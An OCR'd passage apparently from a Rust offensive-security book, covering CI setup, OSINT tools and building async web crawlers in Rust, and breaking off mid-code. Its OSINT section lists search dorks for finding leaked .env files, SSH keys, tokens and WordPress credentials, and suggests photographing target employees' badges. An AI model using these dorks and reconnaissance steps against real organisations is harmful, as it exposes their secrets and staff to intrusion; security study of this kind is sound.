

Figure 4.2: A CI pipeine

Tests are not meant to be manually run each time you write code. It would be a bad usage of your precious time. Indeed, Rust takes (by design) a loooong time to compile. Running tests on your own machine more than a few times a day would break your focus.

Instead, tests should be run from CI (Continuous Integration). CI systems are pipelines you configure that will run your tests each time you push code. Nowadays practically all code platforms (GitHub, GitLab, sourcehut...) provide built-in CI. You can find examples of CI workflows for Rust projects here: https://github.com/skerkour/phaser/tree/main/.github/w

orkflows.

```yaml
name: CI

# This workflow run tests and build for each push

on:
  push:
    branches:
      - main
      - 'feature-**'

jobs:

  test_phaser:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2

      - name: Update local toolchain
        run: |
          rustup update
          rustup component add clippy
          rustup install nightly

      - name: Toolchain info
        run: |
          cargo --version --verbose
          rustc --version
          cargo clippy --version

      - name: Lint
        run: |
          cd phaser
          cargo fmt -- --check
          cargo clippy -- -D warnings

      - name: Test
        run: |
          cd phaser
          cargo check
          cargo test --all

      - name: Build
        run: |
```

```
cd phaser
cargo build --release
```

4.8 Other scanners

There is a lot of specialized scanners you may want to take inspiration from:

- https://github.com/cyberark/KubiScan
- https://github.com/sqlmapproject/sqlmap
- https://github.com/search?q=scanner

4.9 Summary

- Use generic parameters when you want absolute performance and trait objects when you want more flexibility.
- Before looking for advanced vulnerabilities, search for configuration errors.
- Understanding how a system is architectured eases the process of identifying configuration vulnerabilities.
- Never write tests by looking at the code being tested. Instead, look at the specification.
- Use CI to run tests instead of running them locally

Chapter 5

Crawling the web for OSINT

5.1 OSINT

OSINT stands for Open Source Intelligence. Just to be clear, the *Open Source* part has nothing to do with the *Open Source* you are used to know.

OSINT can be defined as the methods and tools that use publicly available information to support intelligence analysis (investigation, reconnaissance).

As OSINT consists of extracting meaningful information from a lot of data, it can, and should, be automated.

5.2 Tools

The most well-known tool for OSINT is Maltego. It provides a desktop application with a lot of features to visualize, script, and automate your investigations.

Unfortunately, it may not be the best fit for everyone as the **pro** plan is pricy if you are not using it often. Also, from what I know, the SDKs are available only for a few programming languages, which make it hard to interface with **the** programming language you love: Rust.

This is why I prefer plain markdown notes with homemade scripts in the programming language I prefer. The results of the scripts are then pasted into the markdown report or exported as CSV or JSON files.

Everything is backed up in a Git repository.

Then, with a tool like Pandoc you can export the markdown report to almost any format you want: PDF, HTML, Docx, Epub, PPTX, Latex…

If you like the graphical representation, you can also use something like markmap to turn

your markdown document into a mindmap, which is not exactly a graph, but a tree.

Four other useful projects are:

- Sherlock: *Hunt down social media accounts by username across social networks*
- theHarvester: *E-mails, subdomains and names Harvester*
- phoneinfoga: *Information gathering & OSINT framework for phone numbers. It allows you to first gather standard information such as country, area, carrier and line type on any international phone number.*
- gitrob: *Reconnaissance tool for GitHub organizations*

5.3 Search engines

The purpose of a search engine is to turn an ocean of data into searchable and actionable **information**.

A search engine is composed of the following pieces:

- **Crawlers**, which navigate the ocean of data and turn it into structured data
- An **index**, used to store the structured data extracted by the crawlers
- And, the **search interface** used to query the index



Figure 5.1: The parts of a search engine

Why it's important?

Because in essence, **OSINT is about building a specialized search engine about our targets: you crawl data from other databases and only index the meaningful**

information about your target to be searched later. Whether it be in a markdown report, in maltego, or in a traditional database like PostgreSQL.

As we will see, search engines are not limited to the web (such as Google or Bing). There also are search engines for servers and IoT (Internet of Things).

Unfortunately for us, most public search engines are polite: they respect `robots.txt` files and thus may omit interesting data. More importantly, they don't crawl pages behind a login screen.

This is why we also need to know how to build our own crawlers.

5.3.1 Google

Google being the dominant search engine, it's no surprise that you will find most of what you are looking for on it.

5.3.1.1 Google operators

The Google search allows its users to refine their queries. For example:

`site:kerkour.com` to limit the search to a specific site.

`intitle:"Index of"` to search for pages with a title containing "Index of".

`intext:kerkour` to search for pages containing "kerkour" in their bodies.

`inurl:hacking` to search for pages with the word "hacking" in their URLs.

You can find more Google operators here.

5.3.1.2 Google dorks

Google dorks are specially crafted Google queries relying on operators to find vulnerable sites.

Here are a few examples of google dorks to find juicy targets:

`intitle:"index of" ".env"` to find leaked `.env` files.

`intitle:"Index of" "DCIM/camera"` to find private images.

`intitle:"Index of" "firebase.json"` to find firebase tokens.

`inurl:"/app/kibana" intitle:"Kibana"` to find open-to-the-world kibana dashboards.

`intitle:"index of" "authorized_keys"` to find leaked SSH keys and configuration.

`inurl:/wp-content/uploads/ ext:txt "username" | "user name" | "uname" | "user" | "userid" |`
to find leaked wordpress credentials.

Google has an incredible amount of private data in its index, available to whoever will bother to ask for it.

You can find more Google dorks on Exploit DB.

Your imagination is the limit!

5.3.1.3 Git dorks

In the same vein, by using GitHub's search and specially crafted queries, you may be able to find juicy findings.

`user:skerkour access_key` to restrict your query to a specific user.

`filename:.env` to find a file with a specific name.

`org:microsoft s3_key` to limit your query to a specific organization.

`filename:wp-config.php` to find WordPress credentials.

You can find more Git(Hub) dorks on… Github: https://github.com/obheda12/GitDorker/blob/master/Dorks/alldorksv3.

5.4 IoT & network Search engines

There also are specialized search engines that don't crawl the web but crawl the internet.

On these search engines, you enter an IP address, a domain name, or the name of a service (`apache` or `elastisearch` for example), and they return all the servers running this specific service or all the data they have on a particular IP address.

- Shodan
- Censys

5.5 Social media

Social networks depend on the region of your target.

You can find a pretty exhaustive list of social networks here: https://github.com/sherlock-project/sherlock/blob/master/sites.md, but here are the most famous ones:

- Facebook
- Twitter
- VK
- Instagram
- Reddit



Figure 5.2: Shodan

5.6 Maps

Physical intrusion is out of the topic of this book, but using maps such as Google Maps can be useful: by locating the restaurants around your target, you may be able to find some employees of your target eating there and be able either to hear what are they talking about when eating, or maybe taking a picture of their badges and identities.

5.7 Videos

With the rise of the video format, more and more details are leaked every day, the two principal platforms being YouTube and Twitch.

What to look at in the videos of your targets? Three things:

- **Who** is in the videos
- **Where** the videos are recorded, and what looks like the building
- The background **details**, it already happened that some credentials (or an organization chart, or any other sensitive document) were leaked because a sheet with them written was in the background of a video.

5.8 Government records

Finally, almost all countries have public records about businesses, patents, trademarks, and other things of interest that may help you to connect the dots.

5.9 Crawling the web

First, a term disambiguation: what is the difference between a scraper and a crawler?

Scraping is the process of turning unstructured web data into structured data.



Figure 5.3: Web scraping

Crawling is the process of running through a lot of interlinked data (web pages, for example).

In practice, it's most of the time useless to scrape without crawling through multiple pages or to crawl without scraping content, so we can say that each crawler is a scraper, and almost every scraper is a crawler.

Some people prefer to call a scraper a crawler for a specific website and a crawler something that crawls the entire web. Anyway, I think that it's nitpicking, so we won't spend more time debating.

For the rest of this book, we are going to use the term **crawler**.

So, why crawl websites to scrape data?

It's all about **automation**. Yes, you can manually browse the 1000s pages of a website and manually copy/paste the data in a spreadsheet.

Or, you could build a specialized program, the crawler, that will do it for you in a blink.

5.9.1 Designing a crawler

A crawler is composed of the following parts:



Figure 5.4: The architecture of a crawler

Start URLs: you need a list of seed URLs to start the crawl. For example, the root page of your target's website.

Spiders: this is the specialized part of a crawler, tuned for a specific site or task. For example, we could implement a spider to get all the users of a GitHub organization or all the vulnerabilities of a specific product. A spider is itself composed of 2 parts:

- The scraper that fetches the URLs, parses the data, turns it into structured data, and a list of URLs extracted from the document to continue the crawl.
- The processor that precesses the structured data: saving it to a database, for example.

The biggest advantage of splitting the responsibilities of a spider into 2 distinct stages is that they can be run with different concurrency levels depending on your expected workload. For example, you could have a pool with 3 concurrent scrapers not to flood the website you are crawling and trigger bot detection systems, but 100 concurrent processors.

A Control loop: this is the generic part of a crawler. Its job is to dispatch data between the scrapers and the processors and queue URLs.

5.10 Why Rust for crawling

Now you may be wondering, why Rust for crawling? After all, Python and Go already have a solid ecosystem around this problem (respectively Scrapy and Colly).

5.10.1 Async

The first, and maybe most important reason for using Rust, is its async I/O model: you are guaranteed to have the best performance possible when making network requests.

5.10.2 Memory-related performance

Making a lot of network requests and parsing data often require creating a lot of short-lived memory objects, which would put a lot of pressure on garbage collectors. As Rust doesn't have a garbage collector, it doesn't have this problem, and the memory usage will be far more deterministic.

5.10.3 Safety when parsing

Scraping requires parsing. Parsing is one of the most common ways to introduce vulnerabilities (Parsing JSON is a Minefield, XML parsing vulnerabilities) or bugs. Rust, on the other hand, with its memory safety and strict error handling, provides better tools to handle the complex task of parsing untrusted data and complex formats.

5.11 Associated types

Now we are all up about what a crawler is and why Rust, let's learn the last few Rust features that we need to build a crawler.

The last important point to know about generics in Rust is: **Associated types**.

You already dealt with associated types when using iterators and Futures.

Remember `Future<Output=String>` , here `String` is an associated type.

We could build a generic spider such as:

```
pub trait Spider<I>{
    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<I>, Vec<String>), Error>;
    async fn process(&self, item: I) -> Result<(), Error>;
}
```

But then it would be very inconvenient to use it as each function using it would need to also be generic over `I` :

```
fn use_spider<I, S: Spider<I>>(spider: S) {
    // ...
}
```

By using an associated type, we simplify the usage of the trait and communicate more clearly how it works:

```rust
#[async_trait]
pub trait Spider {
    type Item;

    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<Self::Item>, Vec<String>),
    ↪ Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

```rust
fn use_spider<S: Spider>(spider: S) {
    // ...
}
```

Like with type parameters, you can add constraints to associated types:

```rust
pub trait Spider {
    type Item: Debug + Clone;

    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<Self::Item>, Vec<String>),
    ↪ Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

5.12 Atomic types

Atomic types, like mutexes, are shared-memory types: they can be safely shared between multiple threads.

They allow not to have to use a mutex, and thus and all the ritual around `lock()` which may introduce bugs such as deadlocks.

You should use an atomic if you want to share a boolean or an integer (such as a counter) across threads instead of a `Mutex<bool>` or `Mutex<i64>` .

Operations on atomic types require an ordering argument. The reason is out of the topic of this book, but you can read more about it on this excellent post: Explaining Atomics in Rust.

To keep things simple, use `Ordering::SeqCst` which provides the strongest guarantees.

ch_05/snippets/atomic/src/main.rs

```rust
use std::sync::atomic::{AtomicUsize, Ordering};
use std::sync::Arc;
use std::thread;

fn main() {
    // creating a new atomic
    let my_atomic = AtomicUsize::new(42);

    // adding 1
    my_atomic.fetch_add(1, Ordering::SeqCst);

    // geting the value
    assert!(my_atomic.load(Ordering::SeqCst) == 43);

    // substracting 1
    my_atomic.fetch_sub(1, Ordering::SeqCst);

    // replacing the value
    my_atomic.store(10, Ordering::SeqCst);
    assert!(my_atomic.load(Ordering::SeqCst) == 10);

    // other avalable operations
    // fetch_xor, fetch_or, fetch_nand, fetch_and...

    // creating a new atomic that can be shared between threads
    let my_arc_atomic = Arc::new(AtomicUsize::new(4));

    let second_ref_atomic = my_arc_atomic.clone();
    thread::spawn(move|| {
        second_ref_atomic.store(42, Ordering::SeqCst);
    });
}
```

The available types are:

- `AtomicBool`
- `AtomicI8`
- `AtomicI16`
- `AtomicI32`
- `AtomicI64`
- `AtomicIsize`
- `AtomicPtr`
- `AtomicU8`

- `AtomicU16`
- `AtomicU32`
- `AtomicU64`
- `AtomicUsize`

You can learn more about atomic type in the Rust doc.

5.13 Barrier

A barrier is like a `sync.WaitGroup` in Go: it allows multiples concurrent operations to synchronize.

```
use tokio::sync::Barrier;
use std::sync::Arc;

#[tokio::main]
async fn main() {
    // number of concurrent operations
    let barrier = Arc::new(Barrier::new(3));

    let b2 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b2.wait().await;
    });

     let b3 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b3.wait().await;
    });

    barrier.wait().await;

    println!("This will print only when all the three concurrent operations have
     ↪  terminated");
}
```

5.14 Implementing a crawler in Rust

In the following section, we are going to build a generic crawler and three different spiders:

- a spider for an HTML-only website

- a spider for a JSON API
- and a spider for a website using JavaScript to render elements so we are going to need to use a headless browser

5.15 The spider trait

ch_05/crawler/src/spiders/mod.rs

```
#[async_trait]
pub trait Spider: Send + Sync {
    type Item;

    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
    ↪  Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

5.16 Implementing the crawler

ch_05/crawler/src/crawler.rs

```
    pub async fn run<T: Send + 'static>(&self, spider: Arc<dyn Spider<Item = T>>) {
        let mut visited_urls = HashSet::<String>::new();
        let crawling_concurrency = self.crawling_concurrency;
        let crawling_queue_capacity = crawling_concurrency * 400;
        let processing_concurrency = self.processing_concurrency;
        let processing_queue_capacity = processing_concurrency * 10;
        let active_spiders = Arc::new(AtomicUsize::new(0));

        let (urls_to_visit_tx, urls_to_visit_rx) =
        ↪  mpsc::channel(crawling_queue_capacity);
        let (items_tx, items_rx) = mpsc::channel(processing_queue_capacity);
        let (new_urls_tx, mut new_urls_rx) = mpsc::channel(crawling_queue_capacity);
        let barrier = Arc::new(Barrier::new(3));
```

```
        for url in spider.start_urls() {
            visited_urls.insert(url.clone());
            let _ = urls_to_visit_tx.send(url).await;
        }

        self.launch_processors(
```

```
            processing_concurrency,
            spider.clone(),
            items_rx,
            barrier.clone(),
        );

        self.launch_scrapers(
            crawling_concurrency,
            spider.clone(),
            urls_to_visit_rx,
            new_urls_tx.clone(),
            items_tx,
            active_spiders.clone(),
            self.delay,
            barrier.clone(),
        );
```

And finally, the control loop, where we queue new URLs that have not already have been visited and check if we need to stop the crawler.

By dropping `urls_to_visit_tx`, we close the channels, and thus stop the scrappers, once they have all finished processing the remaining URLs in the channel.

```
        loop {
            if let Some((visited_url, new_urls)) = new_urls_rx.try_recv().ok() {
                visited_urls.insert(visited_url);

                for url in new_urls {
                    if !visited_urls.contains(&url) {
                        visited_urls.insert(url.clone());
                        log::debug!("queueing: {}", url);
                        let _ = urls_to_visit_tx.send(url).await;
                    }
                }
            }

            if new_urls_tx.capacity() == crawling_queue_capacity // new_urls channel
             ↪  is empty
            && urls_to_visit_tx.capacity() == crawling_queue_capacity //
             ↪  urls_to_visit channel is empty
            && active_spiders.load(Ordering::SeqCst) == 0
            {
                // no more work, we leave
                break;
            }
```

```
            sleep(Duration::from_millis(5)).await;
        }

        log::info!("crawler: control loop exited");

        // we drop the transmitter in order to close the stream
        drop(urls_to_visit_tx);

        // and then we wait for the streams to complete
        barrier.wait().await;
    }
```

Executing the processors concurrently is just a matter of spawning a new task, with a stream and `for_each_concurrent` . Once the stream is stopped, we "notify" the `barrier` .

```
    fn launch_processors<T: Send + 'static>(
        &self,
        concurrency: usize,
        spider: Arc<dyn Spider<Item = T>>,
        items: mpsc::Receiver<T>,
        barrier: Arc<Barrier>,
    ) {
        tokio::spawn(async move {
            tokio_stream::wrappers::ReceiverStream::new(items)
                .for_each_concurrent(concurrency, |item| async {
                    let _ = spider.process(item).await;
                })
                .await;

            barrier.wait().await;
        });
    }
```

Finally, launching scrapers, like processors, requires a new task, with a stream and `for_each_concurrent` .

The logic here is a little bit more complex:

- we first increment `active_spiders`
- then, we scrape the URL and extract the data and the next URLs to visit
- we then send these items to the processors
- we also send the newly found URLs to the control loop
- and we sleep for the configured delay, not to flood the server

- finally, we decrement `active_spiders`

By dropping `items_tx`, we are closing the `items` channel, and thus stopping the processors once the channel is empty.

```
    fn launch_scrapers<T: Send + 'static>(
        &self,
        concurrency: usize,
        spider: Arc<dyn Spider<Item = T>>,
        urls_to_vist: mpsc::Receiver<String>,
        new_urls: mpsc::Sender<(String, Vec<String>)>,
        items_tx: mpsc::Sender<T>,
        active_spiders: Arc<AtomicUsize>,
        delay: Duration,
        barrier: Arc<Barrier>,
    ) {
        tokio::spawn(async move {
            tokio_stream::wrappers::ReceiverStream::new(urls_to_vist)
                .for_each_concurrent(concurrency, |queued_url| {
                    let queued_url = queued_url.clone();
                    async {
                        active_spiders.fetch_add(1, Ordering::SeqCst);
                        let mut urls = Vec::new();
                        let res = spider
                            .scrape(queued_url.clone())
                            .await
                            .map_err(|err| {
                                log::error!("{}", err);
                                err
                            })
                            .ok();

                        if let Some((items, new_urls)) = res {
                            for item in items {
                                let _ = items_tx.send(item).await;
                            }
                            urls = new_urls;
                        }

                        let _ = new_urls.send((queued_url, urls)).await;
                        sleep(delay).await;
                        active_spiders.fetch_sub(1, Ordering::SeqCst);
                    }
                })
                .await;
```

```
            drop(items_tx);
            barrier.wait().await;
        });
    }
```

5.17 Crawling a simple HTML website

The plain HTML website that we will crawl is CVE Details: *the ultimate security vulnerabilities datasource*.

It's a website providing an easy way to search for vulnerabilities with a CVE ID.

We will use this page as the start URL: https://www.cvedetails.com/vulnerability-list/vulnerabilities.html which, when you look at the bottom of the page, provides the links to all the other pages listing the vulnerabilities.

5.17.1 Extracting structured data

The first step is to identify what data we want. In this case, it's all the information of a CVE entry: **ch_05/crawler/src/spiders/cvedetails.rs**

```
#[derive(Debug, Clone)]
pub struct Cve {
    name: String,
    url: String,
    cwe_id: Option<String>,
    cwe_url: Option<String>,
    vulnerability_type: String,
    publish_date: String,
    update_date: String,
    score: f32,
    access: String,
    complexity: String,
    authentication: String,
    confidentiality: String,
    integrity: String,
    availability: String,
}
```

Then, with a browser and the developers tools, we inspect the page to search the relevant HTML classes and ids that will allow us to extract that data: **ch_05/crawler/src/spiders/cvedetails.rs**

```rust
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
↪  Error> {
    log::info!("visiting: {}", url);

    let http_res = self.http_client.get(url).send().await?.text().await?;
    let mut items = Vec::new();

    let document = Document::from(http_res.as_str());

    let rows = document.select(Attr("id",
    ↪  "vulnslisttable").descendant(Class("srrowns")));
    for row in rows {
        let mut columns = row.select(Name("td"));
        let _ = columns.next(); // # column
        let cve_link = columns.next().unwrap().select(Name("a")).next().unwrap();
        let cve_name = cve_link.text().trim().to_string();
        let cve_url = self.normalize_url(cve_link.attr("href").unwrap());


        let _ = columns.next(); // # of exploits column

        let access = columns.next().unwrap().text().trim().to_string();
        let complexity = columns.next().unwrap().text().trim().to_string();
        let authentication = columns.next().unwrap().text().trim().to_string();
        let confidentiality = columns.next().unwrap().text().trim().to_string();
        let integrity = columns.next().unwrap().text().trim().to_string();
        let availability = columns.next().unwrap().text().trim().to_string();
```

```rust
        let cve = Cve {
            name: cve_name,
            url: cve_url,
            cwe_id: cwe.as_ref().map(|cwe| cwe.0.clone()),
            cwe_url: cwe.as_ref().map(|cwe| cwe.1.clone()),
            vulnerability_type,
            publish_date,
            update_date,
            score,
            access,
            complexity,
            authentication,
            confidentiality,
            integrity,
            availability,
        };
```

```
        items.push(cve);
    }
}
```

5.17.2 Extracting links

ch_05/crawler/src/spiders/cvedetails.rs

```
let next_pages_links = document
    .select(Attr("id", "pagingb").descendant(Name("a")))
    .filter_map(|n| n.attr("href"))
    .map(|url| self.normalize_url(url))
    .collect::<Vec<String>>();
```

To run this spider, go to the git repository accompanying this book, in **ch_05/crawler**, and run:

```
$ cargo run -- run --spider cvedetails
```

5.18 Crawling a JSON API

Crawling a JSON API is, on the other hand, pretty straightforward, as the data is already (in theory) structured. The only difficulty is to find the next pages to crawl.

Here, we are going to scrape all the users of a GitHub organization. Why it's useful? Because if you gain access to one of these accounts (by finding a leaked token or some other means), or gain access to some of the repositories of the organization.

ch_05/crawler/src/spiders/github.rs

```
#[derive(Debug, Clone, Serialize, Deserialize)]
pub struct GitHubItem {
    login: String,
    id: u64,
    node_id: String,
    html_url: String,
    avatar_url: String,
}
```

As our crawler won't make tons of requests, we don't need to use a token to authenticate to Github's API, but we need to set up some headers. Otherwise, the server would block our requests.

Finally, we also need a regexp, as a *quick and dirty* way to find next page to crawl:

```rust
pub struct GitHubSpider {
    http_client: Client,
    page_regex: Regex,
    expected_number_of_results: usize,
}

impl GitHubSpider {
    pub fn new() -> Self {
        let http_timeout = Duration::from_secs(6);
        let mut headers = header::HeaderMap::new();
        headers.insert(
            "Accept",
            header::HeaderValue::from_static("application/vnd.github.v3+json"),
        );

        let http_client = Client::builder()
            .timeout(http_timeout)
            .default_headers(headers)
            .user_agent(
                "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
                ↪ Firefox/47.0",
            )
            .build()
            .expect("spiders/github: Building HTTP client");

        // will match https://...?page=XXX
        let page_regex =
            Regex::new(".*page=([0-9]*).*").expect("spiders/github: Compiling page
            ↪ regex");

        GitHubSpider {
            http_client,
            page_regex,
            expected_number_of_results: 100,
        }
    }
}
```

Extracting the item is just a matter of parsing the JSON, which is easy thanks to `reqwest`, which provides the `json` method.

Here, the trick is to find the next URL to visit. For that, we use the regex compiled above and capture the current page number. For example, in `...&page=2` we capture `2`.

Then we parse this String into a number, increment this number, and replace the original

URL with the new number. Thus the new URL would be `...&page=3`.

If the API doesn't return the expected number of results (which is configured with the `per_page` query parameter), then it means that we are at the last page of the results, so there is no more page to crawl.

ch_05/crawler/src/spiders/github.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<GitHubItem>, Vec<String>),
↪  Error> {
    let items: Vec<GitHubItem> =
    ↪  self.http_client.get(&url).send().await?.json().await?;

    let next_pages_links = if items.len() == self.expected_number_of_results {
        let captures = self.page_regex.captures(&url).unwrap();
        let old_page_number = captures.get(1).unwrap().as_str().to_string();
        let mut new_page_number = old_page_number
            .parse::<usize>()
            .map_err(|_| Error::Internal("spider/github: parsing page
            ↪  number".to_string()))?;
        new_page_number += 1;

        let next_url = url.replace(
            format!("&page={}", old_page_number).as_str(),
            format!("&page={}", new_page_number).as_str(),
        );
        vec![next_url]
    } else {
        Vec::new()
    };

    Ok((items, next_pages_links))
}
```

To run this spider, go to the git repository accompanying this book, in **ch_05/crawler/**, and run:

```
$ cargo run -- run --spider github
```

5.19 Crawling a JavaScript web application

Nowadays, more and more websites generate elements of the pages client-side, using JavasCript. In order to get this data, we need a **headless browser**: it's a browser that can be operated remotely and programmatically.

For that, we will use chromedriver.

On a Debian-style machine, it can be installed with:

```
$ sudo apt install chromium-browser chromium-chromedriver
```

Because the headless browser client methods require a mutable reference (`&mut self`), we need to wrap it with a mutex to be able to use it safely in our pool of scrapers.

ch_05/crawler/src/spiders/quotes.rs

```
impl QuotesSpider {
    pub async fn new() -> Result<Self, Error> {
        let mut caps = serde_json::map::Map::new();
        let chrome_opts = serde_json::json!({ "args": ["--headless",
        ↪  "--disable-gpu"] });
        caps.insert("goog:chromeOptions".to_string(), chrome_opts);
        let webdriver_client = ClientBuilder::rustls()
            .capabilities(caps)
            .connect("http://localhost:4444")
            .await?;

        Ok(QuotesSpider {
            webdriver_client: Mutex::new(webdriver_client),
        })
    }
}
```

Fetching a web page with our headless browser can be achieved in two steps:

- first, we go to the URL
- then, we fetch the source

ch_05/crawler/src/spiders/quotes.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
↪  Error> {
    let mut items = Vec::new();
    let html = {
        let mut webdriver = self.webdriver_client.lock().await;
        webdriver.goto(&url).await?;
        webdriver.source().await?
    };
```

Once we have the rendered source of the page, we can scrape it like any other HTML page:

```
let document = Document::from(html.as_str());

let quotes = document.select(Class("quote"));
for quote in quotes {
    let mut spans = quote.select(Name("span"));
    let quote_span = spans.next().unwrap();
    let quote_str = quote_span.text().trim().to_string();

    let author = spans
        .next()
        .unwrap()
        .select(Class("author"))
        .next()
        .unwrap()
        .text()
        .trim()
        .to_string();

    items.push(QuotesItem {
        quote: quote_str,
        author,
    });
}
```

```
let next_pages_link = document
